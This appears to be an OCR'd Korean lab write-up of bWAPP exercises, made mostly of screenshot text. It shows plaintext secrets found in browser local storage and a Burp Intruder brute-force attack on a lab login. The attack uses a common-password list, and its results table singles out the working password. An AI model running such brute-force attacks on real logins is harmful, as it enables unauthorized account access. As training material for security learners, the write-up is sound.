
개발자도구 (F12)


DevTools is now available in Korean!
Always match Chrome's language
Switch DevTools to Korean
Don't show again
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
Application
Manifest
Service workers
Storage
Storage
Local storage
https://untitledtblog.tis
Session storage
https://untitledtblog.tis
IndexedDB
Web SQL
Cookies
https://untitledtblog.tis
Private state tokens
Interest groups
Shared storage
Cache storage
Filter
https://untitledtblog.tistory.com
Origin
https://untitledtblog.tistory.com
Key
Value


개발자도구 - Firefox







/
/ A6 - Sensitive Data Exposure /
Base64 Encoding (Secret)
BEAST/CRIME/BREACH Attacks
Clear Text HTTP (Credentials)
Heartbleed Vulnerability
Host Header Attack (Reset Poisoning)
HTML5 Web Storage (Secret)
POODLE Vulnerability
Hack


* 평문의 패스워드 확인


Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Cookies
http://192.168.10.30
Indexed DB
Local Storage
http://192.168.10.30
Session Storage
Filter Items
Key
Value
login
bee
secret
Any bugs?


Broken Authentication

Brute Force(무차별 대입) 공격





/usr/share/john/password.lst



Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

1 × 2 × 3 × 4 × +

Positions Payloads Resource Pool Options

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3,546

Payload type: Simple list Request count: 3,546

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger

Add Enter a new item

Add from list ... [Pro version only]

3. Intruder attack of http://192.168.10.20 - Temporary attack -

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		200			4882
1	123456	200			4882
2	12345	200			4882
3	password	200			4948
4	password1	200			4882
5	123456789	200			4882
6	12345678	200			4882
7	1234567890	200			4882
8	abc123	200			4882
9	computer	200			4882
10	tigger	200			4882
11	1234	200			4882
12	qwerty	200			4882